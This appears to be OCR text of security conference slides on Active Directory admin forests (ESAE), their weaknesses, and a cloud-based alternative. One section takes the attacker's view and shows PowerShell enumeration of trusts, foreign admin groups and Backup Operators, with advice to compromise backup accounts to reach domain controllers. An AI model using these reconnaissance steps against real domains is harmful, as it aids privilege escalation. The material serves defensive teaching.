
Note that these phases may be performed at the same time as others.

PKI & Mainframe Admins need Admin Workstations too!

What about Admin Forest? *(aka Red Forest)*



Admin Forest = Enhanced Security Administrative Environment (ESAE)



Admin Forest Key Components

- New AD Forest with high security configuration.
- ESAE forest is isolated from the production network with strong network controls (firewalled encrypted communication).
- Production AD Forest has a 1-way trust with the Admin Forest.
- Production AD admin groups are empty, except group for ESAE admin groups.
- ESAE Admin groups/accounts can’t admin ESAE environment.
- All systems run the latest workstation & server OS version.
- Auto-patching by ESAE management/patching system (separate from prod).
- Production AD admin accounts in ESAE should not retain full-time Production AD admin group membership and require MFA for authentication.
- ESAE should be carefully monitored for anomalous activity.



Admin Forest Pros & Cons

Pros


- Effectively isolates Domain Admins and other Active Directory Admins.
- When deployed properly, the Red Forest can be effective in limiting attacker AD privileged access.*
- Most effective when managing multiple AD forests

Cons


- Expensive to deploy.
- Greatly increases management overhead & cost.
- Duplicate infrastructure.
- Doesn't fix production AD issues.
- Doesn't resolve expansive rights over workstations & servers.
- AD admin accounts may not be properly discovered.

What About Production AD Privileged Service Accounts?

Admin Forest Discovery



Admin Forest Discovery



Admin Forest Discovery Forest Discovery


```
PS C:\> Get-ADTrust -filter {Direction -eq 'Outbound'}


Direction                 : Outbound
DisallowTransivity        : False
DistinguishedName         : CN=trd.priv,CN=System,DC=trimarcresearch,DC=com
ForestTransitive          : True
IntraForest               : False
IsTreeParent              : False
IsTreeRoot                : False
Name                      : trd.priv
ObjectClass               : trustedDomain
ObjectGUID                : 8c893b97-d52c-44f5-9ef6-c0d114791ded
SelectiveAuthentication   : True
SIDFilteringForestAware   : False
SIDFilteringQuarantined   : False
Source                    : DC=trimarcresearch,DC=com
Target                    : trd.priv
TGTDelegation             : False
TrustAttributes           : 24
TrustedPolicy             :
TrustingPolicy            :
TrustType                 : Uplevel
UplevelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False
```

Admin Forest Discovery Forest Discovery

```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "*Foreign*"}
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com


GroupDomain   : trimarcresearch.com
GroupName     : Administrators
MemberDomain  :
MemberName    : TRDPRIV\TRD AD Admins
MemberSID     : S-1-5-21-1829685036-2228132301-246105558-1602
IsGroup       : F
MemberDN      :  -21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```



Compromising Production AD When there's an Admin Forest

Tier 0 admin accounts should all be in the Admin Forest, what's left?

- Focus on Production AD privileged accounts (there are usually some).
- AD permissions that haven't been cleaned up
  - Domain permissions
  - Sensitive OU permissions
  - Local group management via GPO
- Service Account inventory
  - Where are the related services?
  - What rights does the account have?
  - What other systems does the service connect to?
- Domain Controller Agents
  - What has rights on DCs?
  - Backup accounts & servers – AD needs to be backed up, right?



Exploiting Domain Controller Agents

```
PS C:\> Get-NetGroupMember 'Backup Operators'


GroupDomain   : trimarcresearch.com
GroupName     : Backup Operators
MemberDomain  : trimarcrese
MemberName    : BACKUP01$
MemberSID     : S-1-5-21-30
IsGroup       : False
MemberDN      : CN=Backup01,OU=Backup,OU=Servers,DC=trimarcresearch,DC=com

GroupDomain   : trimarcresearch.com
GroupName     : Backup Operators
MemberDomain  : trimarcres
MemberName    : BackupAD
MemberSID     : S-1-5-21-30
IsGroup       : False
MemberDN      : CN=BackupAD,CN=Users,DC=trimarcresearch,DC=com
```

Exploiting Domain Controller Agents

- Backup01 is a backup server with AD Backup rights.
- BackupAD is the AD backup service account.

Compromise one to gain Domain Controller *access.*

Compromise one to grab Domain Controller *Backups.*



AD Admin Forest Issues

- Deployments often ignore the primary production AD since focus is on AD admins moved to the Admin Forest.
- Doesn’t fix production AD security issues.
- Doesn’t resolve expansive rights over workstations & servers.
- Often ignores production AD service accounts.
- Agents on Domain Controllers are a target – who has admin access?
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).



The Modern Admin Forest

aka “Cloud” Admin Forest

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

Cloud ESAE (Admin Forest)

- Configure a new Office 365/Azure Tenant used only for on-prem (& cloud administration)
- Enable “Security Defaults”
- All accounts require MFA (preferably FIDO2/”passwordless”)
- Leverage Conditional Access policies to restrict access & enforce MFA
- Admin workstations are Azure AD joined (only)
- Use Intune to manage & lock down the admin workstations.
- These systems have special VPN access to the admin/management network on-prem
- Only these workstations manage Domain Controllers
- AD Admin accounts in the AD forest are maintained in special, secured OU in the production AD forest
- Can be used to manage cloud environments as well




TL;DR There is no Admin Forest

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

Admin System:

Intune Windows 10 Lockdown



Cloud Admin Forest Drawbacks

- Requires a new/additional Microsoft Azure/Office 365 tenant (or other cloud).
- New environment, so there's a cloud learning curve if not familiar with Azure AD, Azure AD MFA, Intune, etc.
